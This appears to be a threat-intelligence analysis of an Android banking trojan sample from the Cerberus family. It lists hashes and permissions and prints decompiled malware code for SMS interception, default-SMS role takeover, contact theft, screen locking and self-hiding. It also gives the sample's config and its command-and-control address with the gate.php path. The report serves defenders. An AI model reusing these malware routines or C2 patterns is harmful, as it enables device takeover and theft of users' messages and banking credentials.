

Cerberus

Technical Analysis Report



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Introduction


The malware called cerberus, which was observed by malware analysts in June 2019, is an advanced Android malware that is sold in illegal forms.

Cerberus malware can perform the following operations.

Requesting authorization from the user as soon as the malware is active on the device,
Hide icon for application security, detect emulator (virtual machine),
Sending and stealing sms codes secretly,
Call forwarding to specific numbers,
Device and location information collection,
Recording the key movements of the device it is working on (keylogger feature),
Open user login screen adapted for various online banking applications.

Preview


The AndroidGüncelleme.apk malware is a different example of the Cerberus type. The malware is injected into the system with the victim obfuscated.



File name	AndroidGüncelleme.apk
MD5	635A7D30DF87A8BBBEEEDFE0D5DA7891
SHA-1	D8F08F117F7C79732F12C6B11538EEFAB8BC93E8
SHA-256	C6F35ACCD37DC1440FF1FE474D6E4DC94BE2E58CEBC66DCA6C6D860A8C2BC4AD

Detailed Analysis

Malware takes some permissions on the system in order to perform its activities. If the malware receives these permissions, it can redirect calls, receive device or location information, read, write, retain and send SMS, hide and delete applications.



```
<?xml version="1.0" encoding="utf-8"?>
3 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:compileSdkVer
4 <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="30"/>
5 <uses-permission android:name="android.permission.WAKE_LOCK"/>
6 <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
7 <uses-permission android:name="android.permission.RECEIVE_SMS"/>
8 <uses-permission android:name="android.permission.INTERNET"/>
9 <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
10 <uses-permission android:name="android.permission.CALL_PHONE"/>
11 <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
12 <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
13 <uses-permission android:name="android.permission.SEND_SMS"/>
14 <uses-permission android:name="android.permission.READ_SMS"/>
15 <application android:theme="@style/Theme.Translucent.NoTitleBar" android:label="System" android:icon="@mipmap/ic_launcher" android:name=
16 <activity android:label="zboeyrekqooamnsxcckxzkflwphwocotgrjlabhym" android:name="woman.appear.infant.LZWxUfJxXcAqHmBfAxPoZhYkOfY
17 <activity android:name="woman.appear.infant.fgxti.lkecw"/>
```

All permissions granted are listed below;

android.permission.READ_PHONE_STATE	android.permission.RECEIVE_SMS
android.permission.INTERNET	android.permission.REQUEST_DELETE_PACKAGES
android.permission.CALL_PHONE	android.permission.RECEIVE_BOOT_COMPLETED
android.permission.REQUEST_IGNORE_BATTE RY_OPTIMIZATIONS	android.permission.SEND_SMS
android.permission.READ_SMS	android.permission.READ_CONTACT

The malware started its activity from the class "woman.appear.infant.czcr".


```
<activity android:name="woman.appear.infant.czcr">
  <intent-filter>
    <action android:name="android.intent.action.MAIN"/>
    <category android:name="android.intent.category.LAUNCHER"/>
    <category android:name="android.app.role.SMS"/>
  </intent-filter>
</activity>
```

The malware creates PendingIntent with the "1073741824" flag. The malware highlights the PendingIntent it created in task activities with the "268435456" flag in task activities. The highlighted PendingIntent is displayed to the user when the StartActivity command is executed.

```
public void d(Context context, String str, String str2) {
    SharedPreferences.Editor edit = context.getSharedPreferences(this.c.xa, 0).edit();
    edit.putString(str, str2);
    edit.commit();
}

public void a(String str, Context context) {
    if ((!(this.d.c(context) && Integer.parseInt(a(context, this.c.ea)) > 2) || a(context, (Class<?>) tivmiujr.class)) {
        woman.appear.infant.a aVar = this.c;
        d(context, aVar.M, aVar.Qa);
        a(str, this.c.Wa);
        Intent intent = new Intent(context, adfy.class);
        intent.addFlags(268435456);
        intent.addFlags(1073741824);
        context.startActivity(intent);
    }
}

public String d(String str) {
    return c(str, this.c.Ba);
}
```



If the user grants accessibility to the malware, the malware protects itself and hides itself in order to ensure its permanence on the device.


```
import woman.appear.infant.fxti;
import woman.appear.infant.rbzrjmmkns.tivmiujr;
import woman.appear.infant.yyvuxbdd.sabafaqw;

public class a {
    private static SharedPreferences a;
    private static SharedPreferences.Editor b;
    woman.appear.infant.a c = new woman.appear.infant.a();
    b = new b();

    private void m(Context context) {
        context.getPackageManager().setComponentEnabledSetting(new ComponentName(context, czcr.class), 2, 1);
    }

    public boolean a(Context context) {
        woman.appear.infant.a aVar = this.c;
        return (aVar.wa && aVar.ye.contains(b(context))) ? false : false;
    }
}
```

The malware uses the "REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" permission to ignore battery optimization for this app. If the malware is allowed, it is not terminated by the battery optimization routine despite excessive battery consumption and can easily continue its operations in the background.



The malware, makes changes to the screen brightness of the infected device to increase battery consumption and tries to disable the screen face recognition system in order to cancel the password system.

```
public void onCreate() {
    super.onCreate();
    this.k = (SensorManager) getSystemService("sensor");
    this.k.registerListener(this, this.l, 3);
    this.l = this.k.getDefaultSensor(1);
}

public void onSensorChanged(SensorEvent sensorEvent) {
    try {
        this.k.registerListener(this, this.l, 3);
        Sensor sensor = sensorEvent.sensor;
        this.k.registerListener(this, sensor, 3);
        if (sensor.getType() == 1) {
            float[] fArr = sensorEvent.values;
            float f2 = fArr[0];
            float f3 = fArr[1];
            float f4 = fArr[2];
            long currentTimeMillis = System.currentTimeMillis();
            if (currentTimeMillis - this.m > 100) {
                long j2 = currentTimeMillis - this.m;
                this.m = currentTimeMillis;
                if ((Math.abs((((f2 + f3) + f4) - this.n) - this.o) - this.p) / ((float) j2)) * 10000.0f > 600.0f) {
                    a();
                }
                this.n = f2;
                this.o = f3;
                this.p = f4;
            }
        }
    } catch (Exception unused) {
    }
}
```


The malware, allows to issue a notification that the “WAP PUSH” message has been received. The malware uses this to spoof MMS message reception and replace the content of a web page with malicious variants.

```
<receiver android:name="woman.appear.infant.cfiuncektwqe" android:permission="android.permission.BROADCAST_WAP_PUSH">
    <intent-filter>
        <data android:mimeType="application/vnd.wap.mms-message"/>
        <action android:name="android.provider.Telephony.WAP_PUSH_DELIVER"/>
    </intent-filter>
</receiver>
```

The malware gains access to information about phone services on the device. The malware uses methods in this class to determine phone services and their status, and also to access some subscriber information, and receives information about system services. Similarly, it obtains country information by querying the MCC-MNC (Mobile Country Code) values of the device.

```
public String b(Context context) {
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService(this.c.ja);
    return telephonyManager.getNetworkCountryIso().isEmpty() ? this.c.te : telephonyManager.getNetworkCountryIso();
}
```


The countries where the malware is in the WhiteList have been determined. It is observed that the malware avoids working in any of the whitelisted countries.



The countries in the WhiteList are listed below;

[ua]	Ukraine	[az]	Azerbaijan
[ru]	Russia	[am]	Armenia
[by]	Belarus	[kz]	Kazakhstan
[tj]	Tajikistan	[kg]	Kyrgyzstan
[uz]	Uzbekistan	[md]	Moldova
[tm]	Turkmenistan		

Malware uses KeyguardManager to capture device keylock information.

```

public boolean e(Context context) {
    return !((KeyguardManager) context.getSystemService(this.c.ha)).inKeyguardRestrictedInputMode();
}

```


If the malware gets access permission from the user, it tries to lock the screen in order to perform malicious operations on the device.

```
public void k(Context context) {
    try {
        ((DevicePolicyManager) context.getSystemService("device_policy")).lockNow();
    } catch (Exception unused) {
        woman.appear.infant.a aVar = this.c;
        a(aVar.E, aVar.Ld);
    }
}
```

Certain permissions are defined in the manifest file to be able to perform SMS operations, imitate incoming SMS messages and read incoming SMS contents to the target device.

```
89 <receiver android:name="woman.appear.infant.fijpjflbxwm.hrmz" android:permission="android.permission.BROADCAST_SMS">
90 <intent-filter android:priority="979">
91 <action android:name="android.intent.action.BOOT_COMPLETED"/>
92 <action android:name="android.intent.action.QUICKBOOT_POWERON"/>
93 <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
94 <action android:name="com.htc.intent.action.QUICKBOOT_POWERON"/>
95 <action android:name="android.intent.action.USER_PRESENT"/>
96 <action android:name="android.intent.action.PACKAGE_ADDED"/>
97 <action android:name="android.intent.action.PACKAGE_REMOVED"/>
98 <action android:name="android.provider.Telephony.SMS_DELIVER"/>
99 </intent-filter>
```

The malware controls the availability of the “SMS” role and its own ownership of this role. If it does not assume a certain role, it makes a request to the system because it targets this role.

```
package woman.appear.infant.fgxti;

import android.app.Activity;
import android.app.role.RoleManager;
import android.os.Build;
import android.os.Bundle;

public class lkecw extends Activity {}
/* access modifiers changed from: protected */
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    if (Build.VERSION.SDK_INT >= 29) {
        RoleManager roleManager = (RoleManager) getSystemService(RoleManager.class);
        if (roleManager.isRoleAvailable("android.app.role.SMS") && !roleManager.isRoleHeld("android.app.role.SMS")) {
            startActivityForResult(roleManager.createRequestRoleIntent("android.app.role.SMS"), 1);
            finish();
            return;
        }
        return;
    }
    finish();
}
```

After checking the availability of the sms role, the malware tries to assign it as the default “SMS” application using the “ACTION_CHANGE_DEFAULT” system function.

```
public final void f(Context context, String str) {
    try {
        Intent intent = new Intent("android.provider.Telephony.ACTION_CHANGE_DEFAULT");
        intent.putExtra("package", str);
        intent.addFlags(268435456);
        context.startActivity(intent);
    } catch (Exception e) {
        this.a.getClass();
        i(context, "LogSMS", "(MOD24 | swapSmsManager " + e.toString() + "):endLog:");
    }
}
```

The malware reads the incoming SMS content and the source phone number of the target device.

```
public void a(Context context, Intent intent) {
    try {
        Bundle extras = intent.getExtras();
        if (extras != null) {
            Object[] objArr = (Object[]) extras.get(this.c.Nd);
            String str = "";
            String str2 = "";
            if (objArr != null) {
                int length = objArr.length;
                int r3 = 0;
                while (r3 < length) {
                    SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) objArr[r3]);
                    str2 = str2 + createFromPdu.getDisplayMessageBody();
                    r3++;
                    str = createFromPdu.getDisplayOriginatingAddress();
                }
                String str3 = this.c.Od + str + this.c.Pd + str2 + this.c.Qd;
                a(this.c.Rd, str3);
                b(context, this.c.p, str3);
            }
        }
    } catch (Exception unused) {
    }
}
```

The malware retrieves contacts from the phone book.

```
public final void c(Context context) {
    try {
        Cursor query = context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, (String[]) null, (String) null, (String[]) null, (String) null);
        String str = "";
        while (query.moveToNext()) {
            String string = query.getString(query.getColumnIndex("data1"));
            String string2 = query.getString(query.getColumnIndex("display_name"));
            if (!string.contains("#") && !string.contains("#") && string.length() > 6 && !string.contains(string)) {
                str = str + string + " / " + string2 + ":end:~";
            }
        }
        this.a.getClass();
    }
}
```

The malware unpacks the file named “TEYJT.json” from the runtime. String values in the unpacked file are decoded by importing the “woman.appear.infant.b.c(” class. By performing these operations, the malware obtains the data to be used in functions.

```

public String c(String str, String str2) {
    return Base64.encodeToString(a(new b(str2.getBytes()).b(str.getBytes()).getBytes(), 0));
}

public String b(String str, String str2) {
    try {
        return new String(new b(str2.getBytes()).a(b(new String(Base64.decode(str, 0), this.c.Ja))));
    } catch (Exception unused) {
        return this.c.Oa;
    }
}

```

Nearly 300 encrypted data in the file named TEYJT.json has been decoded.

```

public String Ec = b("nvffrkwejb0k0w0tUzYmEzYjkzNj11ZAA==");
public String Ed = b("acrrreqsdurggVTgw0Qv0h0DIz0h0W31N0Y5NTgy0MQ3Nzh10T10ZJE1Nzd1NzFjNTY0Nj0M0N0E=");
public String F = b("ziuuonqzbwmkZDhmlzV1NzI1Zu0W0jIy0W0=");
public String[] Fa = {b("bsntfgctdyjnZuQ5Njg4NjQ1MmEwNjNl0G050TYdNzc00MQ1ZmUx0TBJ0NjY0Td0N0Ux0TY0Y0Y0Dk3"), b("engssfdhhcwf000N0TQ0N0Uy0W0I0ND0J0Thj0M0Z10DYz1mZkYmZj");
public String Fb = b("aerqgssxekpY2R1M0T1w0U0=");
public String Fc = b("jlqjw0jpuktzZuU02TQ5ZThkljY4YmE0=");
public String Fd = b("kqytccip1hdeNj1I0M0N0T0k=");
public String G = b("cm1evsyonpxn0Dg3Mj0zYzY3Nz0k0YTf0N0Uw0");
public String Ga = b("bmtflbdwvbt0T0kZ1V1Z0Nj0W0E0Yz0N0Y0=");
public String Gb = b("jwkkbbvdpdi0W0Ew0Ddh0W0Q2N0GRk0G1=");
public String Gc = b("jajoblvengmaYzABNDI2Nj0k0G04NDAS0M0F1NzQyZu0S0TA3YTZhZu0W0m0U1M0T2kNA0=");
public String Gd = b("qmb0ywg0xpu0a0k0I4HGIYzjY4Yzde0k0z0k0Rk0ODQ1NDI1M2I1N0=");
public String H = b("pbjpfppjtlv0W0E0YjY3M0T3hZmZmZu0Y3NDg3Nzd1M0dkNGRk");
public String Ha = b("kgttftjvowantjAy003IYmU2NT0kYmFjMA0=");
public String Hb = b("nvvlmj0j0r0k0M0Q0=");
public String Hc = b("egg1budnhtw0w0z0T0z0ND0W0N0W0ZmEzZu0R1M0T3YQ0=");
public String Hd = b("lcivxqhjuwx1Zu040Tgy0M0Ux0j0gx0D0M0=");
public String I = b("zwpuftebvjhj0G3j0z0N3ZTj0NTYwYTK3N2H3MTA0=");

```

It captures personal data such as e-mail, name, phone, address in files with the .vcf (Vcard) extension on the infected system.

```

public String toVCard() {
    VCardImpl vCardImpl = new VCardImpl();
    vCardImpl.setBegin(new BeginType());
    vCardImpl.setName(new NameType(" " + getNickName()));
    vCardImpl.setFormattedName(new FormattedNameType(" " + getVisualNickName()));
    if (!TextUtils.isEmpty(this.email)) {
        vCardImpl.addEmail(new EmailType(" " + this.email));
    }
    vCardImpl.addExtendedType(new ExtendedType("X-WEBMONEY-ID", this.wmId));
    vCardImpl.setEnd(new EndType());
    VCardWriter vCardWriter = new VCardWriter(VCardVersion.V3_0);
    vCardWriter.setCompatibilityMode(CompatibilityMode.MAC_ADDRESS_BOOK);
    vCardWriter.setFoldingScheme(FoldingScheme.MIME_DIR);
    vCardWriter.setVCard(vCardImpl);
    return vCardWriter.buildVCardString();
}

1 public int compareTo(NRbLyUtrZuErLpRaNrYpFbNwOeQdGxTnBmZpTuUmOjHxZeRpQyPmEu NRbLyUtrZuErLpRaNrYpFbNwOeQdGxTnBmZpTuUmOjHxZeRpQyPmEu) {
2     if (NRbLyUtrZuErLpRaNrYpFbNwOeQdGxTnBmZpTuUmOjHxZeRpQyPmEu != null) {
3         String lowerCase = (" " + this.nickName).toLowerCase();
4         return lowerCase.compareTo((" " + NRbLyUtrZuErLpRaNrYpFbNwOeQdGxTnBmZpTuUmOjHxZeRpQyPmEu.getNickName()).toLowerCase());
5     }
6     return (" " + this.nickName).compareTo("");
7 }

```

The messaging applications targeted by the malware are listed below;

com.android.vending	org.telegram.messenger	com.ubercab
com.whatsapp	com.tencent.mm	com.viber.voip
com.snapchat.android	com.instagram.android	com.imo.android.imoim
com.twitter.android	com.google.android.gm	com.mail.mobile.android.mail
com.connectivityapps.hotmail	com.microsoft.office.outlook	com.yahoo.mobile.client.android.mail
com.mail.mobile.android.mail		

The malware has its own config file. The contents of this file are given below.

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
<map>
  <string name="idbot">kcm4ne2uc0qkk2sj0</string>
  <string name="lockDevice">0</string>
  <string name="timeMails">1</string>
  <string name="timeWorking">1240</string>
  <string name="statCards">0</string>
  <string name="urlAdminPanel">https://ourcoming.com</string>
  <string name="LogsSMS">BLOCK DISABLE ACCESSIBILITY SERVICE::endLog::BLOCK DISABLE ACCESSIBILITY SERVICE::endLog::BLOCK DISABLE ADMIN::endLog::</string>
  <string name="activeDevice">0</string>
  <string name="nameInject"/>
  <string name="activityAccessibilityVisible">1</string>
  <string name="packageNameDefaultSmsManager">com.android.messaging</string>
  <string name="urls"/>
  <string name="autoClick">1</string>
  <string name="old_start_inj">0</string>
  <string name="timestop">0</string>
  <string name="app_inject"/>
  <string name="goOffProtect"/>
  <string name="display_width">768</string>
  <string name="logsContacts"/>
  <string name="packageNameActivityInject">woman.appear.infant.fgxti.wxlywrbmzmzgadesj</string>
  <string name="actionSettingInjection"/>

```

The malware listens to the GPS information of the device and sends a notification in case of any change in location. In this way, it can track location.

```

qF qFVar;
qC qCVar;
this.a = r2;
this.b = zzbg;
AbstractC1203ql qLVar = null;
if (iBinder == null || iBinder == null) {
    qFVar = null;
} else {
    IInterface queryLocalInterface = iBinder.queryLocalInterface("com.google.android.gms.location.ILocationListener");
    if (queryLocalInterface instanceof qF) {
        qFVar = (qF) queryLocalInterface;
    } else {
        qFVar = new qH(iBinder);
    }
}
this.c = qFVar;
this.d = pendingIntent;
if (iBinder2 == null || iBinder2 == null) {
    qCVar = null;
} else {
    IInterface queryLocalInterface2 = iBinder2.queryLocalInterface("com.google.android.gms.location.ILocationCallback");
    if (queryLocalInterface2 instanceof qC) {
        qCVar = (qC) queryLocalInterface2;
    } else {
        qCVar = new qE(iBinder2);
    }
}
this.e = qCVar;
if (!iBinder3 == null || iBinder3 == null) {
    IInterface queryLocalInterface3 = iBinder3.queryLocalInterface("com.google.android.gms.location.internal.IPushLocationProviderCallback");
    qLVar = queryLocalInterface3 instanceof AbstractC1203ql ? (AbstractC1203ql) queryLocalInterface3 : new C1205qn(iBinder3);
}
this.f = qLVar;

```

It checks if a USB device is plugged into the device.

```
/* compiled from: PG */
public final class C0208Ik extends BroadcastReceiver {}
private final /* synthetic */ ChromeUsbService a;

public C0208Ik(ChromeUsbService chromeUsbService) {
    this.a = chromeUsbService;
}

public final void onReceive(Context context, Intent intent) {
    UsbDevice usbDevice = (UsbDevice) intent.getParcelableExtra("device");
    if ("android.hardware.usb.action.USB_DEVICE_ATTACHED".equals(intent.getAction())) {
        ChromeUsbService chromeUsbService = this.a;
        chromeUsbService.nativeDeviceAttached(chromeUsbService.a, usbDevice);
    } else if ("android.hardware.usb.action.USB_DEVICE_DETACHED".equals(intent.getAction())) {
        ChromeUsbService chromeUsbService2 = this.a;
        chromeUsbService2.nativeDeviceDetached(chromeUsbService2.a, usbDevice.getDeviceId());
    } else if ("org.chromium.device.ACTION_USB_PERMISSION".equals(intent.getAction())) {
        ChromeUsbService chromeUsbService3 = this.a;
        chromeUsbService3.nativeDevicePermissionRequestComplete(chromeUsbService3.a, usbDevice.getDeviceId(), intent.getBooleanExtra("permission", false));
    }
}
}
```

The malware can make changes to the secure store with "TRUST_STORE_CHANGED" and aims to change the key with "KEY_ACCESS_CHANGED". It also tries to set the key value "X509Util" to view certificate information, convert certificates to various formats, sign certificate requests such as "mini CA" or edit certificate trust settings.

```
public final class C0304Hf extends BroadcastReceiver {}
public final void onReceive(Context context, Intent intent) {
    boolean z = true;
    if (Build.VERSION.SDK_INT < 26) {
        if ("android.security.STORAGE_CHANGED".equals(intent.getAction())) {
            z = "android.security.action.KEYCHAIN_CHANGED".equals(intent.getAction()) && !"android.security.action.TRUST_STORE_CHANGED".equals(intent.getAction()) && !"android.security.action.KEY_ACCESS_CHANGED".equals(intent.getAction());
        } else if ("android.security.action.KEYCHAIN_CHANGED".equals(intent.getAction())) {
            z = false;
        }
    }
    if (z) {
        try {
            X509Util.c();
        } catch (CertificateException e) {
            Log.e("X509Util", "Unable to reload the default TrustManager", e);
        } catch (KeyStoreException e2) {
            Log.e("X509Util", "Unable to reload the default TrustManager", e2);
        } catch (NoSuchAlgorithmException e3) {
            Log.e("X509Util", "Unable to reload the default TrustManager", e3);
        }
    }
}
}
```

Network Analysis

It sends the following information about the hijacked mobile device to the command and control server.

OS version,
User's phone number,
Data on network connection,
MAC Address,
IMEI,
IMSI.

The malware adds the /gate.php directory to the IP addresses it keeps in memory and tries to access the command and control server.

```
439 public final String h(Context context, String str) {  
440     this.a.getClass();  
441     String g = g(context, "urlAdminPanel");  
442     com.example.modulebot.a.b bVar = new com.example.modulebot.a.b();  
443     StringBuilder sb = new StringBuilder();  
444     sb.append(g);  
445     this.a.getClass();  
446     sb.append("/gate.php");  
447     return bVar.a(sb.toString(), str);  
448 }
```

The IP addresses it tries to access are listed below;

http[:]//172.67.188.63/gate[.]php
http[:]//ourcoming.com/gate[.]php
http[:]//104.21.48.227/gate[.]php

Protection Methods

Up-to-date antivirus software should be used.
The operating system should be kept up to date.
Installation of applications from third-party sources must be disabled in the Android settings.
Apk files should not be downloaded and installed from unknown sources other than official market accounts such as Google Play and App Store.
Anti-malware software (like Google Play Protect) should be installed, running and updated on devices.
While installing an application, application should be treated as suspicious if it asks for accessibility permission while installing, especially if it insists on obtaining this permission.
Unnecessary permissions should not be given to applications during their use. Temporary permits must be withdrawn after the work is done.
Multi-factor authentication should be used.
Users permissions to install and run unwanted software applications should be restricted. Users should not be added to the local administrators group unless necessary.
Care should be taken when opening email attachments.
Unnecessary services should be disabled on agency workstations and servers.
Suspicious email attachments should be scanned or removed.
Users web browsing habits should be monitored and access to sites with negative content should be restricted.
All software downloaded from the internet should be scanned before running.
Awareness of the latest threats should be maintained and appropriate access control lists should be implemented.

Analysis Team

Fatma Helin ÇAKMAK

<https://www.linkedin.com/in/helin-cakmak>

Baran BAŞIBÜYÜK

<https://www.linkedin.com/in/baran-basibuyuk/>

Taha HİCRET

<https://www.linkedin.com/in/taha-hicret/>